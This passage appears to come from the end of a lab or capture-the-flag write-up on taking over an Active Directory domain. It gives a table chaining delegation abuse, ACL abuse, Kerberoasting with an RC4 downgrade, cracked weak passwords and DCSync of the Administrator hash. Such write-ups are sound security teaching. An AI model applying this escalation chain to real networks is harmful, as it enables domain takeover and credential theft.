That ticket is encrypted with HELPDESK01$’s key and is valid for a service on HELPDESK01. The DC’s own services (ldap/DC..., HTTP/support..., TERMSRV/DC...) all belong to DC$, and HELPDESK01$ has no dNSHostName, no A record, and no host answering anywhere on the network. A perfectly valid impersonation ticket for a machine that does not exist.
RBCD and classic constrained delegation both use
GenericWrite, and they are not interchangeable. RBCD writesmsDS-AllowedToActOnBehalfOfOtherIdentityon the destination, so it is useful when the object you can write is the thing you want to reach. Classic KCD writesmsDS-AllowedToDelegateToon the source, so it is useful when the object you can write is a principal whose key you already hold. Here the writable object was a phantom computer whose password we had cracked, which is precisely the second case. Ask “do I control the destination, or do I control a delegator” before picking.
Both temporary attributes were removed and read back empty afterwards.
Understanding the Attack Chain
There is no exploit anywhere on this box. Every step is a documented Windows feature or a help desk grant that a change ticket could justify on its own, and four of the misconfigurations were filed as open tickets by the people they inconvenienced. The table separates what each grant is worth alone from what it is worth in sequence.
| Primitive | Where it lives | Severity in isolation | Severity composed |
|---|---|---|---|
| Ticket board | support.hsm-defense.local | Low: internal help desk | Names four misconfigs and ten users |
| MS-SNTP authenticator | Windows Time on the DC | By design, no credential | Crackable hash per computer |
| Manual machine password | HELPDESK01$, no rotation | Medium: one weak secret | Password123 off a wordlist |
| WriteOwner on a group | HELPDESK01$ on ServiceDesk | Medium: adds no members | Owner, WriteDacl, then member |
| ForceChangePassword | ServiceDesk on three users | By design for a help desk | Luke and Jason taken over |
Empty logonHours | jason.caldwell | Looks like a broken account | Reversed by one 21-byte write |
logonHours write | luke.harrison on Jason | Trivial, never audited | Re-enables a valid credential |
| Config file credential | my.ini [internal_app] | High: DB root in cleartext | MariaDB root via the tunnel |
| Loopback-only bind | MariaDB 127.0.0.1:3306 | A control, not a flaw | Local code needs no tunnel at all |
| Unsalted MD5 in a table | new_employees.employees | High: cracks instantly | //newpassword123 |
| Password reuse | Aaron, and separately Caleb | Medium: one account each | Caleb only found by spraying |
| Deny ACE on an OU | IT-Tier2 CreateChild(User) | Looks like a mitigation | Unmodelled, IT-Tier3 still open |
| RDN write plus Delete | caleb.turner on Oscar | Low: rename a user | Moves him under inherited FullControl |
GenericWrite on a user | IT-Support on ryan.cole | Medium: attribute writes | Adds an SPN, roasts Ryan |
msDS-SupportedEncryptionTypes | Integer attribute on Ryan | Sounds like tuning | AES roast becomes RC4 |
| Sole RDP membership | ryan.cole | By design | The only interactive desktop |
| Attacker-chosen SSH target | HSM_Terminal.exe | Documented internal-only | Sends ITOPS01$ in plaintext |
| WriteDacl on a user | ITOPS01$ on svc_delegate | Medium: no access yet | Writes itself FullControl |
SeEnableDelegationPrivilege | DC policy, SID 1123 | Critical, unmodelled | Makes GenericWrite a delegation path |
GenericWrite on a computer | svc_delegate on HELPDESK01$ | Usually RBCD or shadow creds | Classic KCD to LDAP |
| Known machine password | HELPDESK01$ from section 2 | Already used once | Lets us be the delegator |
| S4U2Self plus S4U2Proxy | KDC, protocol transition | By design | Administrator ticket for LDAP on the DC |
| DRSUAPI replication | LDAP service on DC$ | Administrator-only | Administrator NT hash and AES keys |